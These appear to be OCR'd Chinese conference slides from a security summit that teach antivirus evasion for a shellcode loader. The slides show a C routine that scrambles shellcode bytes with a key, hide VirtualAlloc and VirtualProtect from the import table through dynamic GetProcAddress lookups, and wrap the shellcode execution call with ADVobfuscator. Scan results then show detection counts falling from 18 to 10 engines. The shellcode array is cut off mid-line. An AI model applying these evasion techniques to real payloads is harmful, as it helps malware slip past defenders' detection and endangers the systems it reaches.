
```
Input type was Unknown
```



```c
int encode() {
    int a, b, c, d, e;
    int i[2];
    unsigned char code[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52
    int key = 33;
    unsigned char* buf;
    a = sizeof(code)-1;
    printf("\n\nShellcode length: %d", a);
    printf("\n Key: %d", key);
    buf = (unsigned char*)malloc(a);
    if (buf == 0) {
        printf("\nnull memory\n");
        exit(0);
    }
    d = 0;
    for (b = 0; b < key; b++) {
        i[0] = (b == key - 1 ? b : key - b - 1) * 2;
        i[1] = b == 0 ? i[0] : b * 2;
        e = 1;
        c = b;
        buf[d] = code[b];
        do {
            e = !e;
            c += i[e];
            d++;
            if (c < a)
                buf[d] = code[c];
        } while (c < a);
    }
```

IAT导入地址表

在PE结构中，存在一个IAT导入表，导入表中声明了这个PE文件会使用哪些API函数。




序号	程序行为	特定 API 调用	危险程度	所属链接库
1	堆操作	RtlFreeHeap,RtlAllocateHeap	2	Ntdll.dll
2	动态库加载	LoadLibrary,GetModuleHandle	1	Ntdll.dll
3	API 地址获取	GetProcAddress	1	Ntdll.dll
4	进程操作	OpenProcess,CreateThread	2	Ntdll.dll
5	内存读写	VirtualAlloc,GetProcessHeap OpenMutex,VirtualProtect	2	Ntdll.dll
6	读注册表	RegOpenKey,RegEnumkey…	1	ADVAPI32.DLL
7	写注册表	RegSetValue,RegQueryValue…	1	ADVAPI32.DLL
8	程序执行	WinExec,CreateProcess	2	KERNEL.dll
9	文件操作	CreateFile,ReadFile,WriteFile	1	KERNEL.dll
10	文件搜索	FindFirstFile,FindResource FindNexeFile	2	KERNEL.dll
11	目录搜索	GetWindowsDirectory, GetSystemDirectory, CreateDirectory	3	KERNEL.dll
12	目录删除	RemoveDirectory	3	KERNEL.dll
13	磁盘操作	GetDriveType,GetDiskFreeSpace	1	KERNEL.dll
14	时间操作	GetTickCount,GetSytemTime GetLocalTime	1	KERNEL.dll
15	系统重启	ExitWindows,AbortSystemShutdown InitialteSystemShutdown	2	KERNEL.dll
16	加密解密	CryptEncrypt,CryptDecrypt, CryptAcquireContext…	3	ADVAPI32.DLL
17	远程通信	Send,recv,bind,listen…	2	WSOCK32.dll
18	进程搜索	EnumProcess,EnumProcessModule, GetModuleBaseName	2	PSAPI.DLL
19	线程注入	CreateRemoteThread	4	KERNEL.dll

IAT导入地址表


动态调用

- **定义MyAlloc函数指针**



```
//定义函数指针
typedef LPVOID(WINAPI* ImportVirtualAlloc)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flAllocationType,
    DWORD  flProtect
    );
//覆盖原VirtualAlloc的指向
ImportVirtualAlloc MyAlloc = (ImportVirtualAlloc)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "VirtualAlloc");
```

- **定义MyProtect函数指针**




```
//定义函数指针
typedef BOOL(WINAPI* ImportVirtualProtect)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flNewProtect,
    PDWORD lpflOldProtect
    );
//覆盖原VirtualProtect的指向
ImportVirtualProtect MyProtect = (ImportVirtualProtect)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "VirtualProtect");
```

IAT导入地址表


网络安全创新大会
Cyber Security Innovation Summit

未处理



OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002730	00002730	05CE	VirtualProtect
00002742	00002742	05C8	VirtualAlloc
00002752	00002752	05D9	WaitForSingleObject
00002768	00002768	057F	Sleep
00002770	00002770	00F5	CreateThread
00002780	00002780	02B0	GetProcAddress
00002792	00002792	027A	GetModuleHandleW
00002B72	00002B72	0381	IsDebuggerPresent
00002B5C	00002B5C	0365	InitializeSListHead
00002B42	00002B42	02EB	GetSystemTimeAsFileTime
00002B2C	00002B2C	021E	GetCurrentThreadId

处理后




OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002720	00002720	057F	Sleep
00002728	00002728	02B0	GetProcAddress
0000273A	0000273A	027A	GetModuleHandleW
00002B1A	00002B1A	0381	IsDebuggerPresent
00002B04	00002B04	0365	InitializeSListHead
00002AEA	00002AEA	02EB	GetSystemTimeAsFileTime
00002AD4	00002AD4	021E	GetCurrentThreadId
00002ABE	00002ABE	021A	GetCurrentProcessId
00002AA4	00002AA4	044E	QueryPerformanceCounter
00002A88	00002A88	0388	IsProcessorFeaturePresent
00002A74	00002A74	058E	TerminateProcess

混淆编译


网络安全创新大会
Cyber Security Innovation Summit

ADVobfuscator

ADVobfuscator在编译时使用C语言生成混淆代码，它引入了某种形式的机制以生成多态代码，例如字符串文字的加密和使用有限状态机的调用混淆。




```
int print() {
    std::cout << "Hello World!\n";
    return 0;
}
```



```
int print() {
    std::cout << OBFUSCATED("Hello World!\n");
    return 0;
}
```

https://github.com/andrivet/ADVobfuscator

ADVobfuscator效果对比1




Poweshell

```
PS C:\Users\win10\Desktop\ADVobfuscator\Release> .\ADVobfuscator.exe
Hello World!
PS C:\Users\win10\Desktop\ADVobfuscator\Release> .\noADVobfuscator.exe
Hello World!
PS C:\Users\win10\Desktop\ADVobfuscator\Release>
```


MINGW64:/c/Users/win10/Desktop/ADVobfuscator/Release

```
scareing@MSI MINGW64 ~/Desktop/ADVobfuscator/Release
$ ls
ADVobfuscator.exe*  noADVobfuscator.exe*

scareing@MSI MINGW64 ~/Desktop/ADVobfuscator/Release
$ grep -rn "Hello World!" *
Binary file noADVobfuscator.exe matches

scareing@MSI MINGW64 ~/Desktop/ADVobfuscator/Release
$ |
```

ADVobfuscator效果对比2



```
void exec(){
    ((void(*)(void)) & shellcode)();
}
int main(int, const char* []){
    OBFUSCATED_CALL0(exec);
    //exec();
    return 0;
}
```



18 / 70


Community Score

18 engines detected this file

c2f3d13ac475f76ed66fbcec5ea7bce91bbc28aa51b2dbadcabd728378ff5377
noADVobfuscator.exe
invalid-rich-pe-linker-version peexe

9.00 KB
Size

2020-11-26 08:25:40 UTC
1 minute ago



10 / 71

Community Score

10 engines detected this file


3389696e6712ccb2dd1af138e2e0929e4064343ed5529121c3b490f6b75053dc
ADVobfuscator.exe
invalid-rich-pe-linker-version peexe

31.00 KB
Size

2020-11-26 08:25:33 UTC
a moment ago

最终效果

网络安全创新大会
Cyber Security Innovation Summit



